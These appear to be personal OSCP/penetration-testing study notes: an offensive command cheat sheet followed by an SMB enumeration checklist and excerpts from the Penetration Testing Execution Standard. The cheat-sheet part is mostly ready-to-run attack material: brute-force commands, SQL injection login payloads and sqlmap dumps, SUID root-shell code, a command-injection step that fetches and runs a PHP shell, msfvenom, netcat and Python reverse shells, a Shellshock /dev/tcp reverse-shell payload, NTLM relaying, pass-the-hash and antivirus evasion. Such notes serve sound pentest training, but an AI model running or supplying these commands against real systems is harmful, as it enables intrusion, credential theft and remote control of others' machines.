It defaults to port 5900. You do not have to set a username. VNC is run as a specific user, so when you use VNC it assumes that user. Also note that the password is not the user password on the machine. If you have dumped and cracked the user password on a machine does not mean you can use them to log in. To find the VNC password you can use the metasploit/meterpreter post exploit module that dumps VNC passwords

background

use post/windows/gather/credentials/vnc

set session X

exploit

vncviewer 192.168.1.109

Ctrl-alt-del

If you are unable to input ctrl-alt-del (kali might interpret it as input for kali).

Try `shift-ctrl-alt-del`

Metasploit scanner

You can scan VNC for logins, with bruteforce.

Login scan

```
use auxiliary/scanner/vnc/vnc_login
set rhosts 192.168.1.109
run
```

Scan for no-auth

```
use auxiliary/scanner/vnc/vnc_none_auth
set rhosts 192.168.1.109
run
```

Port 8080

Since this port is used by many different services. They are divided like this.

Tomcat

Tomcat suffers from default passwords. There is even a module in metasploit that enumerates common tomcat passwords. And another module for exploiting it and giving you a shell.

Port 9389 -

Active Directory Administrative Center is installed by default on Windows Server 2008 R2 and is available on Windows 7 when you install the Remote Server Administration Tools (RSAT).

LDAP Enumeration:

LDAP supports anonymous remote query on the Server. The query will disclose sensitive information such as usernames, address, contact details, Department details, etc.

LDAP Enumeration Tools:

The following table shows the list of tools to perform LDAP Enumeration:

Sl.no	Name of the tool	Web Links
01	Softerra LDAP Administrator	http://www.ldapadministrator.com/
02	Jxplorer	http://jxplorer.org/
03	active directory domain services management pack for system center	https://www.microsoft.com/en-in/download/details.aspx?id=21357

04	LDAP Admin Tool	http://www.ldapadmin.org/
05	LDAP Administrator tool	https://sourceforge.net/projects/ldapadmin/

RDP

- Bruteforce
- `ncrack -vv --user administrator -P password-file.txt rdp://$ip`
- `hydra -t 4 -l administrator -P /usr/share/wordlists/rockyou.txt rdp://$ip`

Kerberos

- Test MS14-068

LDAP

- Enumeration:
- `ldapsearch -h $ip -p 389 -x -b "dc=mywebsite,dc=com"`

DNS Zone Transfers:

`nslookup -> set type=any -> ls -d blah.com`

`dig axfr blah.com @ns1.blah.com`

This one works the best in my experience

`dnsrecon -d TARGET -D /usr/share/wordlists/dnsmap.txt -t std --xml output.xml`

Mounting File Share

`showmount -e IPADDR`

`mount 192.168.1.1:/vol/share /mnt/nfs -nolock`

mounts the share to /mnt/nfs without locking it

`mount -t cifs -o username=user,password=pass,domain=blah //192.168.1.X/share-name /mnt/cifs`

Mount Windows CIFS / SMB share on Linux at /mnt/cifs if you remove password it will prompt on the CLI (more secure as it wont end up in bash_history)

net use Z: [\\win-server\share](#) password /user:domain\janedoe /savecred /p:no

Mount a Windows share on Windows from the command line

`apt-get install smb4k -y`

Install smb4k on Kali, useful Linux GUI for browsing SMB shares

Fingerprinting: Basic versioning / finger printing via displayed banner

`nc -v 192.168.1.1 25`

`telnet 192.168.1.1 25`

Exploit Research

`searchsploit windows 2003 | grep -i local`

Search exploit-db for exploit, in this example windows 2003 + local esc

Compiling Exploits

`gcc -o exploit exploit.c`

Compile C code, add -m32 after 'gcc' for compiling 32 bit code on 64 bit Linux
i586-mingw32msvc-gcc exploit.c -lws2_32 -o exploit.exe
Compile windows .exe on Linux

Packet Inspection:

tcpdump tcp port 80 -w output.pcap -i eth0
tcpdump for port 80 on interface eth0, outputs to output.pcap

Password Cracking

hash-identifier [hash]

john hashes.txt

hashcat -m 500 -a 0 -o output.txt --remove hashes.txt /usr/share/wordlists/rockyou.txt

hashcat -m 1000 dump.txt -o output.txt --remove -a 3 ?u?!?l?d?d?d

Brute force crack for NTLM hashes with an uppercase, lowercase, lowercase, and 4 digit mask

List of hash types and examples for hashcat https://hashcat.net/wiki/doku.php?id=example_hashes
<https://hashkiller.co.uk> has a good repo of already cracked MD5 and NTLM hashes

Bruteforcing:

hydra 10.0.0.1 http-post-form

"/admin.php:target=auth&mode=login&user=^USER^&password=^PASS^:invalid" -P

/usr/share/wordlists/rockyou.txt -l admin

hydra -l admin -P /usr/share/wordlists/rockyou.txt -o results.txt IPADDR PROTOCOL

hydra -P /usr/share/wordlists/nmap.lst 192.168.X.XXX smtp -V

Hydra SMTP Brute force

Shells & Reverse Shells

SUID C Shells

bin/bash:

```
int main(void){
```

```
    setresuid(0, 0, 0);
```

```
    system("/bin/bash");
```

```
}
```

bin/sh:

```
int main(void){
```

```
    setresuid(0, 0, 0);
```

```
    system("/bin/sh");
```

```
}
```

TTY Shell:

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
echo os.system('/bin/bash')
```

```
/bin/sh -i
```

```
execute('/bin/sh')
```

Privilege Escalation

Linux:

<https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>

<https://github.com/pentestmonkey/unix-privesc-check>

Windows:

<https://github.com/pentestmonkey/windows-privesc-check>

<http://www.fuzzysecurity.com/tutorials/16.html>

<https://pentest.blog/windows-privilege-escalation-methods-for-pentesters/>

Command Injection

File Traverse:

website.com/file.php[?path=/]

Test HTTP options using curl:

curl -vX OPTIONS [website]

Upload file using CURL to website with PUT option available

curl --upload-file shell.php --url <http://192.168.218.139/test/shell.php> --http1.0

Transfer file (Try temp directory if not writable)(wget -O tells it where to store):

?path=/; wget <http://IPADDRESS:8000/FILENAME.EXTENTION>;

Activate shell file:

; php -f filelocation.php;

SQLInjections

Common Injections for Login Forms:

admin' --

admin' #

admin'/*

' or 1=1--

' or 1=1#

' or 1=1/*

') or '1'='1--

') or ('1'='1—

SQLMap

sqlmap -u <http://meh.com> --forms --batch --crawl=10 --cookie=jsessionid=54321 --level=5 --risk=3

Automated sqlmap scan

sqlmap -u <http://INSERTIPADDRESS> --dbms=mysql --crawl=3

sqlmap -u TARGET -p PARAM --data=POSTDATA --cookie=COOKIE --level=3 --current-user --current-db --passwords --file-read="/var/www/blah.php"

Targeted sqlmap scan

sqlmap -u "<http://meh.com/meh.php?id=1>" --dbms=mysql --tech=U --random-agent --dump Scan url for union + error based injection with mysql backend and use a random user agent + database dump

sqlmap -o -u "<http://meh.com/form/>" --forms

sqlmap check form for injection

sqlmap -o -u "<http://meh/vuln-form>" --forms -D database-name -T users --dump

sqlmap dump and crack hashes for table users on database-name.

sqlmap --flush session

Flushes the session

sqlmap -p user --technique=B

Attempts to exploit the "user" field using boolean technique.

sqlmap -r <captured request>

Capture a request via Burp Suite, save it to a file, and use this command to let sqlmap automate everything. Add --os-shell at the end to pop a shell if possible.

Miscellaneous

NTLMRelayx.py using mitm6

This will take captured credentials via IPv6 spoofing using mitm6 and relay them to a target via ntlmrelayx.py. It requires ntlmrelayx.py and mitm6 to be installed already.

mitm6 -d <domain.local>

First, start mitm6 and specify the domain you're spoofing on with '-d domain.name'

```
ntlmrelayx.py -6 -wh 192.168.1.1 -t smb://192.168.1.2 -l ~/tmp/
```

-6 specifies ipv6, -wh specifies where the WPAD file is hosted at (your IP usually). -t specifies the target, or destination where the credentials will be relayed. -l is to where to store the loot.

Name your terminal whatever you want

This small script will name your terminal whatever you pass as an argument to it. It helps organizing with multiple terminals open. Thanks Ben!

```
#!/bin/bash
```

```
echo -ne "\033]0;${1}\007"
```

Tunneling:

sshuttle is an awesome tunneling tool that does all the hard work for you. It gets rid of the need for proxy chains. What this command does is tunnels traffic through 10.0.0.1 and makes a route for all traffic destined for 10.10.10.0/24 through your sshuttle tunnel.

```
sshuttle -r root@10.0.0.1 10.10.10.0/24
```

AV Bypass:

```
wine hyperion.exe ../backdoor.exe ../backdoor_mutation.exe
```

wine and hyperion need to be installed.

Web hosts

```
python -m SimpleHTTPServer 80
```

Basic HTTP Server. Will list the directory it's started in.

```
service apache2 start
```

Starts Apache web server. Place files in /var/www/html to be able to 'wget' them.

Php Meterpreter Shell (Remove Guard bit)

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=???????? LPORT=6000 R > phpmeterpreter.php
```

Netcat

```
Listener: nc -lvp <PORT>
```

Listen verbosely on a port.

```
Target:nc -e /bin/bash listeneripaddress listenerport
```

```
or ncat -v -l -p 7777 -e /bin/bash
```

```
Host: cat happy.txt | ncat -v -l -p 5555 Target: ncat localhost 5555 > happy_copy.txt
```

Download file via ncat

Reverse shell using interpreters (<http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>)

```
python -c python -c 'import
```

```
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

```
python -c "exec(\"import socket, subprocess;s = socket.socket();s.connect(('127.0.0.1',9000))\nwhile 1:
```

```
proc = subprocess.Popen(s.recv(1024), shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE);s.send((proc.stdout.read()+proc.stderr.read())\\n)\""
```

Shellshock

```
curl -x TARGETADDRESS -H "User-Agent: () { ignored;;}/bin/bash -i >& /dev/tcp/HOSTIP/1234 0>&1"
```

```
TARGETADDRESS/cgi-bin/status
```

```
curl -x 192.168.28.167:PORT -H "User-Agent: () { ignored;;}/bin/bash -i >&
```

```
/dev/tcp/192.168.28.169/1234 0>&1" 192.168.28.167/cgi-bin/status
```

```
ssh username@IPADDRESS '() { ;;}; /bin/bash'
```

Shellshock over SSH

CrackMapExec

```
crackmapexec smb 10.0.0.1/24 -u administrator -p 'password' --local-auth --sam
```

Spray the network with local login credentials then dump SAM contents
crackmapexec smb 10.0.0.1/24 -u administrator -H <hash> --local-auth --lsa
Pass the hash network-wide, local login, dump LSA contents
crackmapexec smb 192.168.10.0/24 -u username -p password -M empire_exec -o LISTENER=test
Requires Empire Restful API to be running. It will spray supply credentials and pop an empire agent on any successful login. Read more here

Example 4

Wednesday, January 2, 2019 11:19 PM

General OSCP/CTF Tips

Restart the box - wait 2+ minutes until it comes back and all services have started

For every open port TCP/UDP

http://packetlife.net/media/library/23/common_ports.pdf

- Find service and version
- Find known service bugs
- Find configuration issues
- Run nmap port scan / banner grabbing

GoogleFoo

- Every error message
- Every URL path
- Every parameter to find versions/apps/bugs
- Every version exploit db
- Every version vulnerability

If app has auth

- User enumeration
- Password bruteforce
- Default credentials google search

If everything fails try:

```
nmap --script exploit -Pn $ip
```

Individual Host Scanning

Service Scanning

WebApp

- Nikto
- dirb
- dirbuster
- wpscan
- dotdotpwn/LFI suite
- view source
- davtest/cadeavar
- droopscan
- joomscan
- LFI\RFI test

Linux\Windows

- snmpwalk -c public -v1 \$ip 1
- smbclient -L //\$ip
- smbmap -H \$ip
- rpcinfo
- Enum4linux

Anything Else

- nmap scripts
- hydra
- MSF Aux Modules
- Download software....uh'oh you're at this stage

Exploitation

- Gather version numbers
- Searchsploit
- Default Creds
- Creds previously gathered
- Download the software

Post Exploitation

Linux

- linux-local-enum.sh
- linuxprivchecker.py
- linux-exploit-suggestor.sh
- unix-privesc-check.py

Windows

- wpc.exe
- windows-exploit-suggestor.py
- windows_privesc_check.py
- windows-privesc-check2.exe

Priv Escalation

- access internal services (portfwd)
- add account

Windows

- List of exploits

Linux

- sudo su
- KernelDB
- Searchsploit

Final

- Screenshot of IPConfig/Whoaml
- Copy proof.txt
- Dump hashes
- Dump SSH Keys
- Delete files
- Reset Machine

Example 5

Saturday, January 5, 2019 1:28 AM

Checklist

- Enumerate Hostname - nmblookup -A [ip]
- List Shares
 - smbmap -H [ip/hostname]
 - echo exit | smbclient -L \\\\[ip]
 - nmap --script smb-enum-shares -p 139,445 [ip]
- Check Null Sessions
 - smbmap -H [ip/hostname]
 - rpcclient -U "" -N [ip]
 - smbclient \\\\[ip]\\[share name]
- Check for Vulnerabilities - nmap --script smb-vuln* -p 139,445 [ip]
- Overall Scan - enum4linux -a [ip]
- Manual Inspection
 - smbver.sh [IP] (port) [Samba]
 - check pcap

Tools

- nmblookup - collects NetBIOS over TCP/IP client used to lookup NetBIOS names.
- smbclient - an ftp-like client to access SMB shares
- nmap - general scanner, with scripts
- rpcclient - tool to execute client side MS-RPC functions
- enum4linux - enumerates various smb functions
- wireshark

Details

Enumerate Hostname

nmblookup

nmblookup -A [IP]

- -A - look up by IP address

Example:

```
root@kali:~# nmblookup -A [ip]
```

Looking up status of [ip]

```
[hostname] <00> - M <ACTIVE>
[hostname] <20> - M <ACTIVE>
WORKGROUP <00> - <GROUP> M <ACTIVE>
WORKGROUP <1e> - <GROUP> M <ACTIVE>
           <03> - M <ACTIVE>
INet~Services <1c> - <GROUP> M <ACTIVE>
IS~[hostname] <00> - M <ACTIVE>
```

MAC Address = 00-50-56-XX-XX-XX

List Shares

smbmap

smbmap -H [ip/hostname]

This command will show you the shares on the host, as well as your access to them.

Example:

```
root@kali:/# smbmap -H [ip]
[+] Finding open SMB ports....
[+] User SMB session established on [ip]...
[+] IP: [ip]:445      Name: [ip]
  Disk                               Permissions
  ----                               -
  ADMIN$                          NO ACCESS
  C$                              NO ACCESS
  IPC$                            NO ACCESS
  NETLOGON                        NO ACCESS
  Replication                     READ ONLY
  SYSVOL                          NO ACCESS
```

If you get credentials, you can re-run to show new access:

```
root@kali:/# smbmap -H [ip] -d [domain] -u [user] -p [password]
[+] Finding open SMB ports....
[+] User SMB session established on [ip]...
[+] IP: [ip]:445      Name: [ip]
  Disk                               Permissions
  ----                               -
  ADMIN$                          NO ACCESS
  C$                              NO ACCESS
  IPC$                            NO ACCESS
  NETLOGON                        READ ONLY
  Replication                     READ ONLY
  SYSVOL                          READ ONLY
```

smbclient

echo exit | smbclient -L \\[ip]

- exit takes care of any password request that might pop up, since we're checking for null login
- -L - get a list of shares for the given host

Example:

```
root@kali:~# smbclient -L \\[ip]
Enter WORKGROUP\root's password:
Sharename      Type      Comment
-----
IPC$           IPC       Remote IPC
share          Disk
wwwroot        Disk
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
```

Reconnecting with SMB1 for workgroup listing.

Server	Comment
-----	-----
Workgroup	Master
-----	-----

nmap

nmap --script smb-enum-shares -p 139,445 [ip]

- --script smb-enum-shares - specific smb enumeration script
- -p 139,445 - specify smb ports

Example:

```
root@kali:~# nmap --script smb-enum-shares -p 139,445 [ip]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-27 16:25 EDT
Nmap scan report for [ip]
Host is up (0.037s latency).
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 00:50:56:XX:XX:XX (VMware)
```

Host script results:

```
| smb-enum-shares:
|   account_used: guest
|   \\ip\\ADMIN\$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Remote Admin
|     Anonymous access: <none>
|     Current user access: <none>
|   \\ip\\C\$:
|     Type: STYPE_DISKTREE_HIDDEN
|     Comment: Default share
|     Anonymous access: <none>
|     Current user access: <none>
|   \\ip\\IPC\$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: Remote IPC
|     Anonymous access: READ
|     Current user access: READ/WRITE
|   \\ip\\share:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ/WRITE
|   \\ip\\wwwroot:
|     Type: STYPE_DISKTREE
|     Comment:
|     Anonymous access: <none>
|     Current user access: READ
```

Nmap done: 1 IP address (1 host up) scanned in 10.93 seconds

Check Null Sessions

smbmap

smbmap -H [ip/hostname] will show what you can do with given credentials (or null session if no credentials). See examples in the [previous section](#).

rpcclient

```
rpcclient -U "" -N [ip]
```

- -U "" - null session
- -N - no password

Example:

```
root@kali:~# rpcclient -U "" -N [ip]
rpcclient $>
```

From there, you can run rpc commands.

smbclient

```
smbclient //[ip]//[share name]
```

This will attempt to connect to the share. Can try without a password (or sending a blank password) and still potentially connect.

Example:

```
root@kali:~/pwk/lab/public# smbclient //[ip]//share
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Thu Sep 27 16:26:00 2018
.. D 0 Thu Sep 27 16:26:00 2018
New Folder (9) D 0 Sun Dec 13 05:26:59 2015
New Folder - 6 D 0 Sun Dec 13 06:55:42 2015
Shortcut to New Folder (2).lnk A 420 Sun Dec 13 05:24:51 2015
1690825 blocks of size 2048.794699 blocks available
```

Check for Vulnerabilities

nmap

```
nmap --script smb-vuln* -p 139,445 [ip]
```

- --script smb-vuln* - will run all smb vulnerability scan scripts
- -p 139,445 - smb ports

Example:

```
root@kali:~# nmap --script smb-vuln* -p 139,445 [ip]
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-27 16:37 EDT
Nmap scan report for [ip]
Host is up (0.030s latency).
PORT      STATE SERVICE
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
```

MAC Address: 00:50:56:XX:XX:XX (VMware)

Host script results:

| smb-vuln-ms06-025:

| VULNERABLE:

| RRAS Memory Corruption vulnerability (MS06-025)

| State: VULNERABLE

| IDs: CVE:CVE-2006-2370

| A buffer overflow vulnerability in the Routing and Remote Access service (RRAS) in Microsoft Windows 2000 SP4, XP SP1

| and SP2, and Server 2003 SP1 and earlier allows remote unauthenticated or authenticated attackers to

| execute arbitrary code via certain crafted "RPC related requests" aka the "RRAS Memory Corruption Vulnerability."

|_ <https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/>

|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)

Nmap done: 1 IP address (1 host up) scanned in 5.58 seconds

Overall Scan

enum4linux

enum4linux -a [ip]

- -a - all enumeration

Example output is long, but some highlights to look for:

- output similar to nmblookup
- check for null session
- listing of shares
- domain info
- password policy

- RID cycling output
- Manual Inspection

Samba

ngrep is a neat tool to grep on network data. Running something like `ngrep -i -d tap0 's.?a.?m.?b.?a.*[[:digit:]]'` port 139 in one terminal and then `echo exit | smbclient -L [IP]` in another will dump out a bunch of info including the version.

rewardone in the PWK forums posted a neat script to easily get Samba versions:

```
#!/bin/sh
#Author: rewardone
#Description:
# Requires root or enough permissions to use tcpdump
# Will listen for the first 7 packets of a null login
# and grab the SMB Version
#Notes:
# Will sometimes not capture or will print multiple
# lines. May need to run a second time for success.
if [ -z $1 ]; then echo "Usage: ./smbver.sh RHOST {RPORT}" && exit; else rhost=$1; fi
if [ ! -z $2 ]; then rport=$2; else rport=139; fi
tcpdump -s0 -n -i tap0 src $rhost and port $rport -A -c 7 2>/dev/null | grep -i "samba\s.a.m" | tr -d
'|' | grep -oP 'UnixSamba.*[0-9a-z]' | tr -d '\n' & echo -n "$rhost: " &
echo "exit" | smbclient -L $rhost 1>/dev/null 2>/dev/null
sleep 0.5 && echo ""
```

When you run this on a box running Samba, you get results:

```
root@kali:~/pwk/lab/public# ./smbver.sh [IP]
```

```
[IP]: UnixSamba 227a
```

When in doubt, we can check the smb version in PCAP. Here's an example Unix Samba 2.2.3a:

```
...D DBDAC0DBDBC0DBC0DCACACACACACAA...
ELEBEMEJCACACACACACACACACACAA...SMBr...C...PC NETWORK PROGRAM 1.0..MICROSOFT
NETWORKS 1.03..MICROSOFT NETWORKS 3.0..LANMAN1.0..LM1.2X002..DOS LANMAN2.1..LANMAN2.1..Samba..NT LANMAN 1.0
LM 0.12..SMB 2.002..SMB 2.???...U.SMBr...
2...qB...L...C.XS.MYGROUP...J.SMBs...C@...V...
...V...P...
...Unix.Samba...C.SMBs...Vd...Unix.Samba
2.2.3a.MYGROUP...D.SMBU...C@...Vd...IPC$.?????
1.SMBU...IPC.IPC...#.SMBq...C@...#.SMBq...
...Vd...
```

Windows

Windows SMB is more complex than just a version, but looking in wireshark will give a bunch of information about the connection. We can filter on `ntlmssp.ntlmv2_response` to see NTLMv2 traffic, for example.

From <<https://0xdf.gitlab.io/2018/12/02/pwk-notes-smb-enumeration-checklist-update1.html>>

PTES (Penetration Testing Methodologies and Standards)

Friday, January 4, 2019 11:51 PM

PTES (Penetration Testing Methodologies and Standards)

The penetration testing execution standard covers everything related to a penetration test. From the initial communication, information gathering it also covers threat modeling phases where testers are working behind the scenes to get a better understanding of the tested organization, through vulnerability research, exploitation and post exploitation.

The penetration testing execution standard consists of seven phases:

PTES defines a baseline for the minimum that is required for a basic pentest, as well as several advanced scenarios that provide more comprehensive activities required for organizations with higher security needs.

Pre-engagement Interactions:

In this phase, we prepare and gather the required tools, OS, and software to start the penetration testing. Whereas selecting the tools required during a penetration test depends on several factors such as the type and the depth of the engagement.

There are some common and basic tools that are compulsory to complete penetration testing with the expected results, include:

VMware:

VMware enables us to run multiple instances of the operating system on a single workstation.

Linux Based Operating System:

As Linux is the most recommended OS for penetration testing, mostly penetration testing is carried on Linux based system.

Windows-Based Operating System:

Windows XP/7 is required for certain tools to be used. Many commercial tools or Microsoft-specific network assessment and penetration tools are available that run cleanly on the platform.

Wifi Adapter:

An 802.11 USB adapter allows the easy connection of a wireless adapter to the penetration testing system. The 802.11 USB adapter is recommended as other don't support the required functions.

Spectrum Analyzer:

A spectrum analyzer is a device used to examine the spectral composition of some electrical or optical waveform. A spectrum analyzer is used to determine whether or not a wireless transmitter is working according to defined standards.

Series of software:

The software requirements are based upon the engagement scope. However, some commercial and open source software that could be required to conduct a full penetration test properly are listed below:

- Maltego
- Nessus
- Nmap
- Rainbow Crack
- Dnsmap
- The Social Engineering Toolkit (SET)
- The Metasploit Toolkit
- Dnsrecon

1. Intelligence Gathering:

In this phase, the information or data or intelligence is gathered to assist in guiding the assessment actions. The information gathering process is conducted to gather information about the employee in an organization that can help us to get access, potentially secret or private "intelligence" of a competitor, or information that is otherwise relevant to the target.

2. Threat Modeling:

Threat modeling is a process for optimizing network security by identifying vulnerabilities and then defining countermeasures to prevent, or mitigate the effects of threats to the system. The threat modeling is used to determine where the most effort should be applied to keep a system secure. This is a factor that changes as applications are added, removed, or upgraded or user requirements are evolved.

3. **Vulnerability Analysis:**

Vulnerability Analysis is used to identify and evaluate the security risks posed by identified vulnerabilities. The Process of vulnerability is divided into two steps, Identification and Validation.

- **Identification:** Discovering the vulnerability is the main task in this step.
- **Validation:** In this step, we reduce the number of identified vulnerabilities to only those that are actually valid.

1. **Exploitation:**

After finding the vulnerabilities, we try to exploit those vulnerabilities to breach the system and its security. For the Exploitation we use different framework and software that are recommended for exploitative purpose and are freely available. Some of the most recommended tools include:

- Core IMPACT
- SAINT Scanner and Exploit
- Metasploit Framework
- SQL Map
- Canvas
- Social Engineering Toolkit
- Netsparker

1. **Post-Exploitation:**

In the Post-exploitation phase, we determine the value of the machine compromised and to maintain control of the machine for later use. The value of the machine is determined by the sensitivity of the data stored on it and the machine's usefulness in further compromising the network.

2. **Reporting:**

In this phase, we report the findings in a way that is understandable and acceptable by the organization that owns that system or hardware. It includes the defects that allow an attacker to violate an explicit (or implicit) security policy to achieve some impact (or consequence). In particular, defects that allow intruders to gain increased levels of access or interfere with the normal operation of systems are vulnerabilities.

There are different types of reporting that depends on the genre of authority to which we are reporting.

- **Executive Level Reporting**
- Business Impact
- Customization
- Talking to the business
- Affect bottom line
- Strategic Roadmap
- Maturity model
- Appendix with terms for risk rating
- **Technical Reporting**
- Identify systemic issues and technical root cause analysis
- Maturity Model
- Technical Findings
- Description
- Screenshots
- Ensure all PII is correctly redacted
- Request/Response captures
- PoC examples
- Ensure PoC code provides benign validation of the flaw
- Reproducible Results
- Test Cases
- Fault triggers
- Incident response and monitoring capabilities

- Intelligence gathering
- Reverse IDS
- Pentest Metrics
- Vulnerability Analysis
- Exploitation
- Post-exploitation
- Residual effects (notifications to
- 3rd parties, internally, LE, etc...)
- Common elements
- Methodology
- Objective(s)
- Scope
- Summary of findings
- Appendix with terms for risk rating

From <http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines#TheHarvester>

PTES 2

Saturday, January 5, 2019 1:55 AM

To perform a Discovery Scan, click Targets from the Actions section and the "Select Targets" option will appear. At

this point you can either enter in a single IP address or hostname that you assess. The other options available are to

scan by IP Range, CIDR, Named Host, and Address Groups.

Clicking on the Options Actions section presents us with additional options related to the Discovery scan. These

options include ICMP Discovery, TCP Discovery on Ports (enter in a comma separated list of port numbers, UPD Discovery,

Perform OS Detection, Get Reverse DNS, Get NetBIOS Name, and Get MAC Address. Select the appropriate

options for the scan desired.

"" Screenshot Here ""

To run the Discovery scan immediately click "Discover." To run the Discovery scan at a later point in time or on a

regular schedule, click "Schedule." Retina displays your results in the Results table as it scans the selected IP(s). In

order to get the results in a format that we can use, we need to select the scan results and click "Generate" to export

the results in XML format.

"" Screenshot Here ""

While Discovery Scans may be useful, the majority of our tasks will take place in the Audit Interface. This is very

similar to the Discovery Scan interface; however it does have a few more options.

9.3. Vulnerability Analysis 133

The Penetration Testing Execution Standard Documentation, Release 1.1

"" Screenshot Here ""

The Targets section is similar though there is an additional section that allows us to specify the Output Type, Name, and Job Name.

"" Screenshot Here ""

This section is important to complete, as this is how the scan results will be saved. If you do not change this

information then you could potentially overwrite someone else's scan results. By default, these are saved to the

following directory:

C:\Program Files\eEye Digital Security\Retina 5\Scans

This is important to note, as you will need to copy these from this location to your working directory.

At this point we need to click Ports from the Actions section and the "Select Port Group(s)" option will appear. At

this point we need to validate that the "All Ports" option has been selected.

"" Screenshot Here ""

The next section we need to check is "Audits" from the Actions section and the "Select Audit Group(s)" option will

appear. At this point we need to validate that the "All Audits" option has been selected.

"" Screenshot Here ""

The final section we need to check is "Options" from the actions section. Clicking on this will present us with the

“Select Options” action section.

” Screenshot Here ”

At this point we need to validate that the following option has been selected:

- Perform OS Detection
- Get Reverse DNS
- Get NetBIOS Name
- Get MAC Address
- Perform Traceroute
- Enable Connect Scan
- Enable Force Scan
- Randomize Target List
- Enumerate Registry via NetBIOS
- Enumerate Users via NetBIOS
- Enumerate Shares via NetBIOS
- Enumerate Files via NetBIOS
- Enumerate Hotfixes via NetBIOS.
- Enumerate Named Pipes via NetBIOS
- Enumerate Machine Information via NetBIOS
- Enumerate Audit Policy via NetBIOS

134 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

- Enumerate Per-User Registry Settings via NetBIOS
- Enumerate Groups via NetBIOS
- Enumerate Processes via NetBIOS
- Enumerate a maximum of 100 users

At this point we are ready to actually perform the Audit Scan. Click the Scan button to start the Audit Scan immediately.

To perform the scan at a later point in time or on a regular schedule, click “Schedule.”

” Screenshot Here ”

Note: Automated tools can sometimes be too aggressive by default and need to be scaled back if the customer is affected.

The results of your scan are automatically saved in .rtd format.

Retina displays your results in the Results table as it scans the selected IP(s).

” Screenshot Here ”

Qualys

<Contribution Needed>

Core IMPACT

Core IMPACT is a penetration testing and exploitation toolset used for testing the effectiveness of your information security program. Core IMPACT automates several difficult exploits and has a multitude of exploits and post exploitation capabilities.

Core IMPACT Web

Core can exploit SQL injection, Remote File Inclusion and Reflected Cross Site Scripting flaws on vulnerable web applications.

” Screenshot Here ”

1) Information Gathering. As always, the first step information gathering. Core organizes web attacks into scenarios.

You can create multiple scenarios and test the same application with varying settings, segment a web

application, or
to separate multiple applications. a) Select the target, either by providing a url or telling Core to choose web servers discovered during the network RPT b) Choose a method for exploring the site, automatic or interactive. With automatic crawling, select the browser agent, max pages and depth, whether it should follow links to other/or to include other domains, whether it should run test to determine the server/application framework, whether to evaluate javascript, check robots.txt for links, and how it should handle forms. For greater customization, you can also select a link parsing module and set session parameters.

"" Screenshot Here ""

With interactive, you set your browser to use Core as a proxy and then navigate through the web application. Further customized discovery modules like checking for backup and hidden pages are available on the modules tab.

"" Screenshot Here ""

2. Web Attack and penetration.

The attack can be directed to a scenario or individual pages. Each type of exploit has its own configuration wizard.

SQL Injection tests can be performed on request parameters and/or request cookies. There are three different levels

of injection attacks FAST: quickly runs the most common tests, NORMAL: runs the tests that are in the FAST plus

some additional tests FULL: runs all tests (for details on what the difference tests check for, select the modules tab,

9.3. Vulnerability Analysis 135

The Penetration Testing Execution Standard Documentation, Release 1.1

navigate to the Exploits | SQL Injection section and view the contents of the SQL Injection Analyzer paying attention

to the fuzz_strings). Adding information about known custom error pages and any session arguments will enhance

testing. For XSS attacks, configure the browser XSS should be tested for, whether or not to evaluate POST parameters

and whether to look for Persistent XSS vulnerabilities. For PHP remote file injection vulnerabilities, the configuration

is either yes try to exploit or no, don't. Monitor the module progress in the Executed Modules pane. If the WebApps

Attack and Penetration is successful, then Core Agents (see note on agents in Core network RPT) will appear under

vulnerable pages in the Entity View.

3. Web Apps Browser attack.

Can leverage XSS exploits to assist with Social Engineering awareness tests. The wizard will guide the penetration

tester through the process of leveraging the XSS vulnerability to your list of recipients from the client side information

gathering phase.

4. Web App Local Information Gathering.

Will check for sensitive information, get database logins and get the database schema for pages where SQL was

successfully exploited. Command and SQL shells may also be possible.

"" Screenshot Here ""

The RFI agent(PHP) can be used to gather information, for shell access, or to install the full Core Agent.

5) Report Generation. Select from a variety of reports like executive, vulnerability and activity reports. Core Onestep Web RPTs Core also has two one-step rapid penetration tests 1) WebApps Vulnerability Test Type in the web application and Core will attempt to locate pages that contain vulnerabilities to SQL Injection, PHP Remote File Inclusion, or Cross-site Scripting attacks. This test can also be scheduled. 2) WebApps Vulnerability Scanner Validator Core will try to confirm vulnerabilities from IBM Rational AppScan, HP WebInspect, or NTOspider scans. Core IMPACT WiFi Core Impact contains a number of modules for penetration testing an 802.11 wireless network and/or the security of wireless clients. In order to use the wireless modules you must use an AirPcap adapter available from www.cacotech.com.

''' Screenshot Here '''

